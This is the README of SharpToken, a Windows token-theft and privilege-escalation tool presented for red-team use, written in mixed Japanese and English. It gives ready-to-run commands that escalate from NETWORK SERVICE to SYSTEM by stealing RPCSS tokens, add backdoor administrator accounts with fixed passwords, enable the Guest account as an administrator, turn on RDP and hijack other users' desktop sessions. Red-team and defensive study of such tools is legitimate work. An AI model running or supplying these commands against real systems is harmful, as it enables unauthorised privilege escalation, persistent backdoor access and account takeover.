
 beichendream/sharptoken
プロセスから漏洩したトークンを盗み取り、SYSTEMレベルのアクセス、ユーザー偽装、パスワードなしでのデスクトップ切り替えを可能にするWindowsトークン窃取および権限昇格ツール。

Red team の横方向移動中、私たちはしばしば他のユーザーの権限を奪取する必要があります。現代の EDR の防御下では、Mimikatz を使用して他のユーザー権限を取得することは困難であり、対象ユーザーにアクティブなプロセスが存在しない場合、"OpenProcessToken" を使用してトークンを盗むことはできません。
SharpToken は、トークン漏洩を悪用するためのツールです。システム上のすべてのプロセスから漏洩したトークンを見つけて使用できます。もしあなたが低権限のサービスユーザーであれば、これを使用して "NT AUTHORITY\SYSTEM" 権限に昇格することもでき、対象ユーザーのパスワードを必要とせずに、対象ユーザーのデスクトップに切り替えてさらに操作を行うことができます。.。

SharpToken By BeichenDream
=========================================================

Github : https://github.com/BeichenDream/SharpToken


If you are an NT AUTHORITY\NETWORK SERVICE user then you just need to add the bypass parameter to become an NT AUTHORIT\YSYSTEM
e.g.
SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami" bypass


Usage:

SharpToken COMMAND arguments


COMMANDS:

        list_token [process pid]        [bypass]

        list_all_token [process pid] [bypass]

        add_user    <username> <password> [group] [domain] [bypass]

        enableUser <username> <NewPassword> [NewGroup] [bypass]

        delete_user <username> [domain] [bypass]

        execute <tokenUser> <commandLine> [Interactive] [bypass]

        enableRDP [bypass]

        tscon <targetSessionId> [sourceSessionId] [bypass]


example:
    SharpToken list_token
    SharpToken list_token bypass
    SharpToken list_token 6543
    SharpToken add_user admin Abcd1234! Administrators
    SharpToken enableUser Guest Abcd1234! Administrators
    SharpToken delete_user admin
    SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami"
    SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami" bypass
    SharpToken execute "NT AUTHORITY\SYSTEM" cmd true
    SharpToken execute "NT AUTHORITY\SYSTEM" cmd true bypass
    SharpToken tscon 1
通常のトークン窃取による権限昇格に加えて、SharpToken は Bypass を介して完全性のあるトークンを取得することもサポートしています。
もしあなたが NT AUTHORITY/NETWORK SERVICE ユーザーで、bypass パラメータを追加すると、SharpToken は RPCSS から System を盗みます。つまり、無条件に NT AUTHORITY\NETWORK SERVICE から NT AUTHORITY\SYSTEM への昇格が行われます。

列挙される情報には、SID、LogonDomain、UserName、Session、LogonType、TokenType、TokenHandle(Duplicate 後のトークンのハンドル)、TargetProcessId(トークンが由来するプロセス)、TargetProcessToken(ソースプロセス内のトークンのハンドル)、Groups(トークンユーザーが属するグループ)が含まれます。
SharpToken list_token

SharpToken list_token 468

execute "NT AUTHORITY\SYSTEM" cmd true

SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami"
SharpToken add_user admin Abcd1234! Administrators
SharpToken enableUser Guest Abcd1234! Administrators
SharpToken delete_user admin
1 はターゲットユーザーのデスクトップ、2 は受け取り側のデスクトップです。
SharpToken tscon 1 2
https://www.tiraniddo.dev/2020/04/sharing-logon-session-little-too-much.html
https://github.com/decoder-it/NetworkServiceExploit






